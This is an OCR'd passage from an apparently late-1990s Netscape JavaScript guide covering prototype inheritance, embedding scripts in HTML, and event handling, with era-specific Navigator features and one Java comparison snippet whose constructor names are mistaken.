`function Engineer (mach) {`
`  this.dept = "engineering";`
`  this.machine = mach || "";`
`}`
`Engineer.prototype = new WorkerBee;`
	`public class Engineer extends WorkerBee {`
	`  public String machine;`
	`  public WorkerBee () {`
	`  this.dept = "engineering";`
	`  this.machine = "";`
	`  }`
	`  public WorkerBee (mach) {`
	`  this.dept = "engineering";`
	`  this.machine = mach;`
	`  }`
	`}`

These JavaScript definitions use a special idiom for setting default values:

```
this.name = name || "";
```

The JavaScript logical OR operator (||) evaluates its first argument. If that argument converts to true, the operator returns it. Otherwise, the operator returns the value of the second argument. Therefore, this line of code tests to

see if `name` has a useful value for the `name` property. If it does, it sets `this.name` to that value. Otherwise, it sets `this.name` to the empty string. This chapter uses this idiom for brevity; however, it can be puzzling at first glance.

With these definitions, when you create an instance of an object, you can specify values for the locally defined properties. As shown in Figure 8.5, you can use the following statement to create a new `Engineer`:

```
jane = new Engineer("belau");
```


Jane's properties are now:

```
jane.name == "";
jane.dept == "general";
jane.projects == [];
jane.machine == "belau"
```

Notice that with these definitions, you cannot specify an initial value for an inherited property such as `name`. If you want to specify an initial value for inherited properties in JavaScript, you need to add more code to the constructor function.

So far, the constructor function has created a generic object and then specified local properties and values for the new object. You can have the constructor add more properties by directly calling the constructor function for an object higher in the prototype chain. The following figure shows these new definitions.

Figure 8.6 Specifying properties in a constructor, take 2



Let's look at one of these definitions in detail. Here's the new definition for the `Engineer` constructor:

```
function Engineer (name, projs, mach) {
    this.base = WorkerBee;
    this.base(name, "engineering", projs);
    this.machine = mach || "";
}
```

Suppose you create a new `Engineer` object as follows:

```
jane = new Engineer("Doe, Jane", ["navigator", "javascript"], "belau");
```

JavaScript follows these steps:

1. The `new` operator creates a generic object and sets its `__proto__` property to `Engineer.prototype`.

2. The `new` operator passes the new object to the `Engineer` constructor as the value of the `this` keyword.

3. The constructor creates a new property called `base` for that object and assigns the value of the `WorkerBee` constructor to the `base` property. This makes the `WorkerBee` constructor a method of the `Engineer` object.

   The name of the `base` property is not special. You can use any legal property name; `base` is simply evocative of its purpose.

4. The constructor calls the `base` method, passing as its arguments two of the arguments passed to the constructor (`"Doe, Jane"` and `["navigator", "javascript"]`) and also the string "engineering". Explicitly using "engineering" in the constructor indicates that all `Engineer` objects have the same value for the inherited `dept` property, and this value overrides the value inherited from `Employee`.

5. Because `base` is a method of `Engineer`, within the call to `base`, JavaScript binds the `this` keyword to the object created in Step 1. Thus, the `WorkerBee` function in turn passes the `"Doe, Jane"` and `["navigator", "javascript"]` arguments to the `Employee` constructor function. Upon return from the `Employee` constructor function, the `WorkerBee` function uses the remaining argument to set the `projects` property.

6. Upon return from the `base` method, the `Engineer` constructor initializes the object's `machine` property to `"belau"`.

7. Upon return from the constructor, JavaScript assigns the new object to the `jane` variable.

You might think that, having called the `WorkerBee` constructor from inside the `Engineer` constructor, you have set up inheritance appropriately for `Engineer` objects. This is not the case. Calling the `WorkerBee` constructor ensures that an `Engineer` object starts out with the properties specified in all constructor functions that are called. However, if you later add properties to the `Employee` or `WorkerBee` prototypes, those properties are not inherited by the `Engineer` object. For example, assume you have the following statements:

```
function Engineer (name, projs, mach) {
    this.base = WorkerBee;
    this.base(name, "engineering", projs);
    this.machine = mach || "";
}
jane = new Engineer("Doe, Jane", ["navigator", "javascript"], "belau");
Employee.prototype.specialty = "none";
```

The `jane` object does not inherit the `specialty` property. You still need to explicitly set up the prototype to ensure dynamic inheritance. Assume instead you have these statements:

```
function Engineer (name, projs, mach) {
    this.base = WorkerBee;
    this.base(name, "engineering", projs);
    this.machine = mach || "";
}
Engineer.prototype = new WorkerBee;
jane = new Engineer("Doe, Jane", ["navigator", "javascript"], "belau");
Employee.prototype.specialty = "none";
```

Now the value of the `jane` object's `specialty` property is "none".

Property Inheritance Revisited

The preceding sections described how JavaScript constructors and prototypes provide hierarchies and inheritance. This section discusses some subtleties that were not necessarily apparent in the earlier discussions.

Local versus Inherited Values

When you access an object property, JavaScript performs these steps, as described earlier in this chapter:

1. Check to see if the value exists locally. If it does, return that value.
2. If there is not a local value, check the prototype chain (using the `__proto__` property).
3. If an object in the prototype chain has a value for the specified property, return that value.
4. If no such property is found, the object does not have the property.

The outcome of these steps depends on how you define things along the way. The original example had these definitions:

```
function Employee () {
    this.name = "";
    this.dept = "general";
}

function WorkerBee () {
    this.projects = [];
}
WorkerBee.prototype = new Employee;
```

With these definitions, suppose you create `amy` as an instance of `WorkerBee` with the following statement:

```
amy = new WorkerBee;
```

The `amy` object has one local property, `projects`. The values for the `name` and `dept` properties are not local to `amy` and so are gotten from the `amy` object's `__proto__` property. Thus, `amy` has these property values:

```
amy.name == "";
amy.dept = "general";
amy.projects == [];
```

Now suppose you change the value of the `name` property in the prototype associated with `Employee`:

```
Employee.prototype.name = "Unknown"
```

At first glance, you might expect that new value to propagate down to all the instances of `Employee`. However, it does not.

When you create *any* instance of the `Employee` object, that instance gets a local value for the `name` property (the empty string). This means that when you set the `WorkerBee` prototype by creating a new `Employee` object, `WorkerBee.prototype` has a local value for the `name` property. Therefore, when JavaScript looks up the `name` property of the `amy` object (an instance of `WorkerBee`), JavaScript finds the local value for that property in `WorkerBee.prototype`. It therefore does not look farther up the chain to `Employee.prototype`.

If you want to change the value of an object property at run time and have the new value be inherited by all descendants of the object, you cannot define the property in the object's constructor function. Instead, you add it to the constructor's associated prototype. For example, assume you change the preceding code to the following:

```
function Employee () {
   this.dept = "general";
}
Employee.prototype.name = "";

function WorkerBee () {
    this.projects = [];
}
WorkerBee.prototype = new Employee;

amy = new WorkerBee;

Employee.prototype.name = "Unknown";
```

In this case, the `name` property of `amy` becomes "Unknown".

As these examples show, if you want to have default values for object properties and you want to be able to change the default values at run time, you should set the properties in the constructor's prototype, not in the constructor function itself.

Determining Instance Relationships

You may want to know what objects are in the prototype chain for an object, so that you can tell from what objects this object inherits properties. In a class-based language, you might have an `instanceof` operator for this purpose. JavaScript does not provide `instanceof`, but you can write such a function yourself.

As discussed in "Inheriting Properties" on page 129, when you use the `new` operator with a constructor function to create a new object, JavaScript sets the `__proto__` property of the new object to the value of the `prototype` property of the constructor function. You can use this to test the prototype chain.

For example, suppose you have the same set of definitions already shown, with the prototypes set appropriately. Create a `__proto__` object as follows:

```
chris = new Engineer("Pigman, Chris", ["jsd"], "fiji");
```

With this object, the following statements are all true:

```
chris.__proto__ == Engineer.prototype;
chris.__proto__.__proto__ == WorkerBee.prototype;
chris.__proto__.__proto__.__proto__ == Employee.prototype;
chris.__proto__.__proto__.__proto__.__proto__ == Object.prototype;
chris.__proto__.__proto__.__proto__.__proto__.__proto__ == null;
```

Given this, you could write an `instanceOf` function as follows:

```
function instanceOf(object, constructor) {
   while (object != null) {
      if (object == constructor.prototype)
         return true;
      object = object.__proto__;
   }
   return false;
}
```

With this definition, the following expressions are all true:

```
instanceOf (chris, Engineer)
instanceOf (chris, WorkerBee)
instanceOf (chris, Employee)
instanceOf (chris, Object)
```

But the following expression is false:

```
instanceOf (chris, SalesPerson)
```

Global Information in Constructors

When you create constructors, you need to be careful if you set global information in the constructor. For example, assume that you want a unique ID to be automatically assigned to each new employee. You could use the following definition for `Employee`:

```
var idCounter = 1;

function Employee (name, dept) {
   this.name = name || "";
   this.dept = dept || "general";
   this.id = idCounter++;
}
```

With this definition, when you create a new `Employee`, the constructor assigns it the next ID in sequence and then increments the global ID counter. So, if your next statement is the following, `victoria.id` is 1 and `harry.id` is 2:

```
victoria = new Employee("Pigbert, Victoria", "pubs")
harry = new Employee("Tschopik, Harry", "sales")
```

At first glance that seems fine. However, `idCounter` gets incremented every time an `Employee` object is created, for whatever purpose. If you create the entire `Employee` hierarchy shown in this chapter, the `Employee` constructor is called every time you set up a prototype. Suppose you have the following code:

```
var idCounter = 1;

function Employee (name, dept) {
   this.name = name || "";
   this.dept = dept || "general";
   this.id = idCounter++;
}

function Manager (name, dept, reports) {...}
Manager.prototype = new Employee;

function WorkerBee (name, dept, projs) {...}
WorkerBee.prototype = new Employee;

function Engineer (name, projs, mach) {...}
Engineer.prototype = new WorkerBee;

function SalesPerson (name, projs, quota) {...}
SalesPerson.prototype = new WorkerBee;

mac = new Engineer("Wood, Mac");
```

Further assume that the definitions omitted here have the `base` property and call the constructor above them in the prototype chain. In this case, by the time the `mac` object is created, `mac.id` is 5.

Depending on the application, it may or may not matter that the counter has been incremented these extra times. If you care about the exact value of this counter, one possible solution involves instead using the following constructor:

```
function Employee (name, dept) {
   this.name = name || "";
   this.dept = dept || "general";
   if (name)
      this.id = idCounter++;
}
```

When you create an instance of `Employee` to use as a prototype, you do not supply arguments to the constructor. Using this definition of the constructor, when you do not supply arguments, the constructor does not assign a value to the id and does not update the counter. Therefore, for an `Employee` to get an assigned id, you must specify a name for the employee. In this example, `mac.id` would be 1.

No Multiple Inheritance

Some object-oriented languages allow multiple inheritance. That is, an object can inherit the properties and values from unrelated parent objects. JavaScript does not support multiple inheritance.

Inheritance of property values occurs at run time by JavaScript searching the prototype chain of an object to find a value. Because an object has a single associated prototype, JavaScript cannot dynamically inherit from more than one prototype chain.

In JavaScript, you can have a constructor function call more than one other constructor function within it. This gives the illusion of multiple inheritance. For example, consider the following statements:

```
function Hobbyist (hobby) {
   this.hobby = hobby || "scuba";
}

function Engineer (name, projs, mach, hobby) {
   this.base1 = WorkerBee;
   this.base1(name, "engineering", projs);
   this.base2 = Hobbyist;
   this.base2(hobby);
   this.machine = mach || "";
}
Engineer.prototype = new WorkerBee;

dennis = new Engineer("Doe, Dennis", ["collabra"], "hugo")
```

Further assume that the definition of `WorkerBee` is as used earlier in this chapter. In this case, the dennis object has these properties:

```
dennis.name == "Doe, Dennis"
dennis.dept == "engineering"
dennis.projects == ["collabra"]
dennis.machine == "hugo"
dennis.hobby == "scuba"
```

So `dennis` does get the `hobby` property from the `Hobbyist` constructor. However, assume you then add a property to the `Hobbyist` constructor's prototype:

```
Hobbyist.prototype.equipment = ["mask", "fins", "regulator", "bcd"]
```

The `dennis` object does not inherit this new property.

2

Client-Specific Features

- **Embedding JavaScript in HTML**
- **Handling Events**
- **Using Navigator Objects**
- **Using Windows and Frames**
- **Additional Topics**
- **JavaScript Security**

Chapter

9

Embedding JavaScript in HTML

You can embed JavaScript in an HTML document as statements and functions within a <SCRIPT> tag, by specifying a file as the JavaScript source, by specifying a JavaScript expression as the value of an HTML attribute, or as event handlers within certain other HTML tags (primarily form elements).

This chapter contains the following sections:

- Using the SCRIPT Tag
- Specifying a File of JavaScript Code
- Using JavaScript Expressions as HTML Attribute Values
- Using Quotation Marks
- Specifying Alternate Content with the NOSCRIPT Tag

For information on scripting with event handlers, see Chapter 10, "Handling Events."

Note Unlike HTML, JavaScript is case sensitive.

Using the SCRIPT Tag

The <SCRIPT> tag is an extension to HTML that can enclose any number of JavaScript statements as shown here:

```
<SCRIPT>
   JavaScript statements...
</SCRIPT>
```

A document can have multiple <SCRIPT> tags, and each can enclose any number of JavaScript statements.

Specifying the JavaScript Version

Each version of Navigator supports a different version of JavaScript. To ensure that users of various versions of Navigator avoid problems when viewing pages that use JavaScript, use the LANGUAGE attribute of the <SCRIPT> tag to specify the version of JavaScript with which a script complies. For example, to use JavaScript 1.2 syntax, you specify the following:

```
<SCRIPT LANGUAGE="JavaScript1.2">
```

Using the LANGUAGE tag attribute, you can write scripts compliant with earlier versions of Navigator. You can write different scripts for the different versions of the browser. If the specific browser does not support the specified JavaScript version, the code is ignored. If you do not specify a LANGUAGE attribute, the default behavior depends on the Navigator version.

The following table lists the <SCRIPT> tags supported by different Netscape versions.

Table 9.1 JavaScript and Navigator versions

Navigator version	Default JavaScript version	<SCRIPT> tags supported
Navigator earlier than 2.0	JavaScript not supported	None
Navigator 2.0	JavaScript 1.0	<SCRIPT LANGUAGE="JavaScript">
Navigator 3.0	JavaScript 1.1	<SCRIPT LANGUAGE="JavaScript1.1"> and all earlier versions
Navigator 4.0–4.05	JavaScript 1.2	<SCRIPT LANGUAGE="JavaScript1.2"> and all earlier versions
Navigator 4.06–4.5	JavaScript 1.3	<SCRIPT LANGUAGE="JavaScript1.3"> and all earlier versions

Navigator ignores code within <SCRIPT> tags that specify an unsupported version. For example, Navigator 3.0 does not support JavaScript 1.2, so if a user runs a JavaScript 1.2 script in Navigator 3.0, the script is ignored.

Example 1. This example shows how to define functions three times, once for JavaScript 1.0, once using JavaScript 1.1 features, and a third time using JavaScript 1.2 features.

```
<SCRIPT LANGUAGE="JavaScript">
// Define 1.0-compatible functions such as doClick() here
</SCRIPT>

<SCRIPT LANGUAGE="JavaScript1.1">
// Redefine those functions using 1.1 features
// Also define 1.1-only functions
</SCRIPT>

<SCRIPT LANGUAGE="JavaScript1.2">
// Redefine those functions using 1.2 features
// Also define 1.2-only functions
</SCRIPT>

<FORM ...>
<INPUT TYPE="button" onClick="doClick(this)" ...>
...
</FORM>
```

Example 2. This example shows how to use two separate versions of a JavaScript document, one for JavaScript 1.1 and one for JavaScript 1.2. The default document that loads is for JavaScript 1.1. If the user is running Navigator 4.0, the `replace` method replaces the page.

```
<SCRIPT LANGUAGE="JavaScript1.2">
// Replace this page in session history with the 1.2 version
location.replace("js1.2/mypage.html");
</SCRIPT>
[1.1-compatible page continues here...]
```

Example 3. This example shows how to test the `navigator.userAgent` property to determine which version of Navigator 4.0 is running. The code then conditionally executes 1.1 and 1.2 features.

```
<SCRIPT LANGUAGE="JavaScript">
if (navigator.userAgent.indexOf("4.0") != -1)
   jsVersion = "1.2";
else if (navigator.userAgent.indexOf("3.0") != -1)
   jsVersion = "1.1";
else
   jsVersion = "1.0";
</SCRIPT>
[hereafter, test jsVersion before use of any 1.1 or 1.2 extensions]
```

Hiding Scripts Within Comment Tags

Only Navigator versions 2.0 and later recognize JavaScript. To ensure that other browsers ignore JavaScript code, place the entire script within HTML comment tags, and precede the ending comment tag with a double-slash (//) that indicates a JavaScript single-line comment:

```
<SCRIPT>
<!-- Begin to hide script contents from old browsers.
JavaScript statements...
// End the hiding here. -->
</SCRIPT>
```

Since browsers typically ignore unknown tags, non-JavaScript-capable browsers will ignore the beginning and ending `SCRIPT` tags. All the script statements in between are enclosed in an HTML comment, so they are ignored too. Navigator properly interprets the `SCRIPT` tags and ignores the line in the script beginning with the double-slash (//).

Although you are not required to use this technique, it is considered good etiquette so that your pages do not generate unformatted script statements for those not using Navigator 2.0 or later.

Note For simplicity, some of the examples in this book do not hide scripts.


Example: a First Script

Figure 9.1 shows a simple script that displays the following in Navigator:

Hello, net!
That's all, folks.

Notice that there is no difference in appearance between the first line, generated with JavaScript, and the second line, generated with plain HTML.

Figure 9.1 A simple script



You may sometimes see a semicolon at the end of each line of JavaScript. In general, semicolons are optional and are required only if you want to put more than one statement on a single line. This is most useful in defining event handlers, which are discussed in Chapter 10, "Handling Events."

Specifying a File of JavaScript Code

The SRC attribute of the <SCRIPT> tag lets you specify a file as the JavaScript source (rather than embedding the JavaScript in the HTML). For example:

```
<SCRIPT SRC="common.js">
</SCRIPT>
```

This attribute is especially useful for sharing functions among many different pages.

The closing </SCRIPT> tag is required.

JavaScript statements within a <SCRIPT> tag with a SRC attribute are ignored except by browsers that do not support the SRC attribute, such as Navigator 2.

URLs the SRC Attribute Can Specify

The SRC attribute can specify any URL, relative or absolute. For example:

```
<SCRIPT SRC="http://home.netscape.com/functions/jsfuncs.js">
```

If you load a document with any URL other than a file: URL, and that document itself contains a <SCRIPT SRC="..."> tag, the internal SRC attribute cannot refer to another file: URL.

Requirements for Files Specified by the SRC Attribute

External JavaScript files cannot contain any HTML tags: they must contain only JavaScript statements and function definitions.

External JavaScript files should have the file name suffix .js, and the server must map the .js suffix to the MIME type application/x-javascript, which the server sends back in the HTTP header. To map the suffix to the MIME type, add the following line to the mime.types file in the server's config directory, and then restart the server.

```
type=application/x-javascript   exts=js
```

If the server does not map the `.js` suffix to the `application/x-javascript` MIME type, Navigator improperly loads the JavaScript file specified by the `SRC` attribute.

Note This requirement does not apply if you use local files.

Using JavaScript Expressions as HTML Attribute Values

Using *JavaScript entities*, you can specify a JavaScript expression as the value of an HTML attribute. Entity values are evaluated dynamically. This allows you to create more flexible HTML constructs, because the attributes of one HTML element can depend on information about elements placed previously on the page.


You may already be familiar with HTML character entities by which you can define characters with special numerical codes or names by preceding the name with an ampersand (`&`) and terminating it with a semicolon (`;`). For example, you can include a greater-than symbol (>) with the character entity `&GT;` and a less-than symbol (<) with `&LT;`.

JavaScript entities also start with an ampersand (`&`) and end with a semicolon (`;`). Instead of a name or number, you use a JavaScript expression enclosed in curly braces `{}`. You can use JavaScript entities only where an HTML attribute value would normally go. For example, suppose you define a variable `barWidth`. You could create a horizontal rule with the specified percentage width as follows:

```
<HR WIDTH="&{barWidth};%" ALIGN="LEFT">
```

So, for example, if `barWidth` were 50, this statement would create the display shown in the following figure.

Figure 9.2 Display created using JavaScript entity



As with other HTML, after layout has occurred, the display of a page can change only if you reload the page.

Unlike regular entities which can appear anywhere in the HTML text flow, JavaScript entities are interpreted only on the right-hand side of HTML attribute name/value pairs. For example, if you have this statement:

```
<H4>&{myTitle};</H4>
```

It displays the string `myTitle` rather than the value of the variable `myTitle`.

Using Quotation Marks

Whenever you want to indicate a quoted string inside a string literal, use single quotation marks (') to delimit the string literal. This allows the script to distinguish the literal inside the string. In the following example, the function `bar` contains the literal "left" within a double-quoted attribute value:

```
function bar(widthPct) {
   document.write("<HR ALIGN='left' WIDTH=" + widthPct + "%>")
}
```

Here's another example:

```
<INPUT TYPE="button" VALUE="Press Me" onClick="myfunc('astring')">
```

Specifying Alternate Content with the NOSCRIPT Tag

Use the `<NOSCRIPT>` tag to specify alternate content for browsers that do not support JavaScript. HTML enclosed within a `<NOSCRIPT>` tag is displayed by browsers that do not support JavaScript; code within the tag is ignored by Navigator. Note however, that if the user has disabled JavaScript from the Advanced tab of the Preferences dialog, Navigator displays the code within the `<NOSCRIPT>` tag.

The following example shows a <NOSCRIPT> tag.

```
<NOSCRIPT>
<B>This page uses JavaScript, so you need to get Netscape Navigator 2.0
or later!
<BR>
<A HREF="http://home.netscape.com/comprod/mirror/index.html">
<IMG SRC="NSNow.gif"></A>
If you are using Navigator 2.0 or later, and you see this message,
you should enable JavaScript by on the Advanced page of the
Preferences dialog box.
</NOSCRIPT>
...
```

Chapter

10

Handling Events

JavaScript applications in Navigator are largely event-driven. *Events* are actions that usually occur as a result of something the user does. For example, clicking a button is an event, as is changing a text field or moving the mouse over a link. For your script to react to an event, you define *event handlers*, such as onChange and onClick.

This chapter contains the following sections:

- Defining an Event Handler
- The Event Object
- Event Capturing
- Validating Form Input

For additional information on event handling, see the article *Getting Ready for JavaScript 1.2 Events* in the online View Source magazine. In addition, the JavaScript technical notes contain information on programming events.

The following table summarizes the JavaScript events. For information on the which versions of JavaScript support each event, see the *Client-Side JavaScript Reference*.

Table 10.1 JavaScript event handlers

Event	Applies to	Occurs when	Event handler
`Abort`	images	User aborts the loading of an image (for example by clicking a link or clicking the Stop button)	`onAbort`
`Blur`	windows and all form elements	User removes input focus from window or form element	`onBlur`
`Change`	text fields, textareas, select lists	User changes value of element	`onChange`
`Click`	buttons, radio buttons, checkboxes, submit buttons, reset buttons, links	User clicks form element or link	`onClick`
`DragDrop`	windows	User drops an object onto the browser window, such as dropping a file on the browser window	`onDragDrop`
`Error`	images, windows	The loading of a document or image causes an error	`onError`
`Focus`	windows and all form elements	User gives input focus to window or form element	`onFocus`
`KeyDown`	documents, images, links, text areas	User depresses a key	`onKeyDown`
`KeyPress`	documents, images, links, text areas	User presses or holds down a key	`onKeyPress`
`KeyUp`	documents, images, links, text areas	User releases a key	`onKeyUp`
`Load`	document body	User loads the page in the Navigator	`onLoad`
`MouseDown`	documents, buttons, links	User depresses a mouse button	`onMouseDown`
`MouseMove`	nothing by default	User moves the cursor	`onMouseMove`
`MouseOut`	areas, links	User moves cursor out of a client-side image map or link	`onMouseOut`
`MouseOver`	links	User moves cursor over a link	`onMouseOver`

Table 10.1 JavaScript event handlers (Continued)

Event	Applies to	Occurs when	Event handler
`MouseUp`	documents, buttons, links	User releases a mouse button	`onMouseUp`
`Move`	windows	User or script moves a window	`onMove`
`Reset`	forms	User resets a form (clicks a Reset button)	`onReset`
`Resize`	windows	User or script resizes a window	`onResize`
`Select`	text fields, textareas	User selects form element's input field	`onSelect`
`Submit`	forms	User submits a form	`onSubmit`
`Unload`	document body	User exits the page	`onUnload`

Defining an Event Handler

You define an event handler (a JavaScript function or series of statements) to handle an event. If an event applies to an HTML tag (that is, the event applies to the JavaScript object created from that tag), then you can define an event handler for it. The name of an event handler is the name of the event, preceded by "on." For example, the event handler for the `focus` event is `onFocus`.

To create an event handler for an HTML tag, add an event handler attribute to the tag. Put JavaScript code in quotation marks as the attribute value. The general syntax is

```
<TAG eventHandler="JavaScript Code">
```

where `TAG` is an HTML tag, `eventHandler` is the name of the event handler, and `JavaScript Code` is a sequence of JavaScript statements.

For example, suppose you have created a JavaScript function called `compute`. You make Navigator call this function when the user clicks a button by assigning the function call to the button's `onClick` event handler:

```
<INPUT TYPE="button" VALUE="Calculate" onClick="compute(this.form)">
```

You can put any JavaScript statements as the value of the `onClick` attribute. These statements are executed when the user clicks the button. To include more than one statement, separate statements with semicolons (;).

Notice that in the preceding example, `this.form` refers to the current form. The keyword `this` refers to the current object, which in this case is the button. The construct `this.form` then refers to the form containing the button. The `onClick` event handler is a call to the `compute` function, with the current form as the argument.

When you create an event handler, the corresponding JavaScript object gets a property with the name of the event handler. This property allows you to access the object's event handler. For example, in the preceding example, JavaScript creates a `Button` object with an `onclick` property whose value is `"compute(this.form)"`.

Be sure to alternate double quotation marks with single quotation marks. Because event handlers in HTML must be enclosed in quotation marks, you must use single quotation marks to delimit string arguments. For example:

```
<INPUT TYPE="button" NAME="Button1" VALUE="Open Sesame!"
   onClick="window.open('mydoc.html', 'newWin')">
```


In general, it is good practice to define functions for your event handlers instead of using multiple JavaScript statements:

- It makes your code modular—you can use the same function as an event handler for many different items.
- It makes your code easier to read.

Example: Using an Event Handler

In the form shown in the following figure, you can enter an expression (for example, 2+2) in the first text field, and then click the button. The second text field then displays the value of the expression (in this case, 4).

Figure 10.1 Form with an event handler



The script for this form is as follows:

```
<HEAD>
<SCRIPT>
<!--- Hide script from old browsers
function compute(f) {
   if (confirm("Are you sure?"))
      f.result.value = eval(f.expr.value)
   else
      alert("Please come back again.")
}
// end hiding from old browsers -->
</SCRIPT>
</HEAD>

<BODY>
<FORM>
Enter an expression:
<INPUT TYPE="text" NAME="expr" SIZE=15 >
<INPUT TYPE="button" VALUE="Calculate" onClick="compute(this.form)">
<BR>
Result:
<INPUT TYPE="text" NAME="result" SIZE=15 >
</FORM>
</BODY>
```

The HEAD of the document defines a single function, `compute`, taking one argument, `f`, which is a `Form` object. The function uses the `window.confirm` method to display a Confirm dialog box with OK and Cancel buttons.

If the user clicks OK, then `confirm` returns true, and the value of the `result` text field is set to the value of `eval(f.expr.value)`. The JavaScript function `eval` evaluates its argument, which can be any string representing any JavaScript expression or statements.

If the user clicks Cancel, then `confirm` returns false and the `alert` method displays another message.

The form contains a button with an `onClick` event handler that calls the `compute` function. When the user clicks the button, JavaScript calls `compute` with the argument `this.form` that denotes the current `Form` object. In `compute`, this form is referred to as the argument `f`.

Calling Event Handlers Explicitly

Follow these guidelines when calling event handlers.

- You can reset an event handler specified by HTML, as shown in the following example.

```
<SCRIPT LANGUAGE="JavaScript">
function fun1() {
...
}
function fun2() {
...
}
</SCRIPT>

<FORM NAME="myForm">
<INPUT TYPE="button" NAME="myButton"
onClick="fun1()">
</FORM>

<SCRIPT>
document.myForm.myButton.onclick=fun2
</SCRIPT>
```

  JavaScript 1.0. You cannot reset an event handler.

- Event handlers are function references, so you must assign `fun2` itself, not `fun2()` (the latter calls `fun2` and has whatever type and value `fun2` returns).

- Because the event handler HTML attributes are literal function bodies, you cannot use `<INPUT onClick=fun1>` in the HTML source to make `fun1` the `onClick` handler for an input. Instead, you must set the value in JavaScript, as in the preceding example.

JavaScript 1.1 and earlier versions. you must spell event handler names in lowercase, for example, `myForm.onsubmit` or `myButton.onclick`.

The Event Object

Each event has an associated `event` object. The `event` object provides information about the event, such as the type of event and the location of the cursor at the time of the event. When an event occurs, and if an event handler has been written to handle the event, the `event` object is sent as an argument to the event handler.

In the case of a `MouseDown` event, for example, the `event` object contains the type of event (in this case `"MouseDown"`), the x and y position of the mouse cursor at the time of the event, a number representing the mouse button used, and a field containing the modifier keys (Control, Alt, Meta, or Shift) that were depressed at the time of the event. The properties of the `event` object vary from one type of event to another, as described in the *Client-Side JavaScript Reference*.

JavaScript 1.1 and earlier versions. The `event` object is not available.

Event Capturing

Typically, the object on which an event occurs handles the event. For example, when the user clicks a button, it is often the button's event handler that handles the event. Sometimes you may want the `window` or `document` object to handle certain types of events instead of leaving them for the individual parts of the document. For example, you may want the `document` object to handle all `MouseDown` events no matter where they occur in the document.

JavaScript's event capturing model allows you to define methods that capture and handle events before they reach their intended target. To accomplish this, the `window`, `document`, and `layer` objects use these event-specific methods:

- `captureEvents`—captures events of the specified type.
- `releaseEvents`—ignores the capturing of events of the specified type.
- `routeEvent`—routes the captured event to a specified object.
- `handleEvent`—handles the captured event (not a method of `layer`).

JavaScript 1.1 and earlier versions. Event capturing is not available.

As an example, suppose you wanted to capture all `Click` events occurring in a window. Briefly, the steps for setting up event capturing are:

1. Enable Event Capturing
2. Define the Event Handler
3. Register the Event Handler

The following sections explain these steps.

Enable Event Capturing

To set up the window to capture all `Click` events, use a statement such as the following:

```
window.captureEvents(Event.CLICK);
```

The argument to `captureEvents` is a property of the `event` object and indicates the type of event to capture. To capture multiple events, the argument is a list separated by or (`|`). For example, the following statement captures `Click`, `MouseDown`, and `MouseUp` events:

```
window.captureEvents(Event.CLICK | Event.MOUSEDOWN | Event.MOUSEUP)
```

Note If a window with frames needs to capture events in pages loaded from different locations, you need to use `captureEvents` in a signed script and call `enableExternalCapture`. For information on signed scripts, see Chapter 14, "JavaScript Security."

Define the Event Handler

Next, define a function that handles the event. The argument `e` is the `event` object for the event.

```
function clickHandler(e) {
   //What goes here depends on how you want to handle the event.
   //This is described below.
}
```

You have the following options for handling the event:

- Return `true`. In the case of a link, the link is followed and no other event handler is checked. If the event cannot be canceled, this ends the event handling for that event.

  ```
  function clickHandler(e) {
     return true;
  }
  ```

  This allows the event to be completely handled by the document or window. The event is not handled by any other object, such as a button in the document or a child frame of the window.

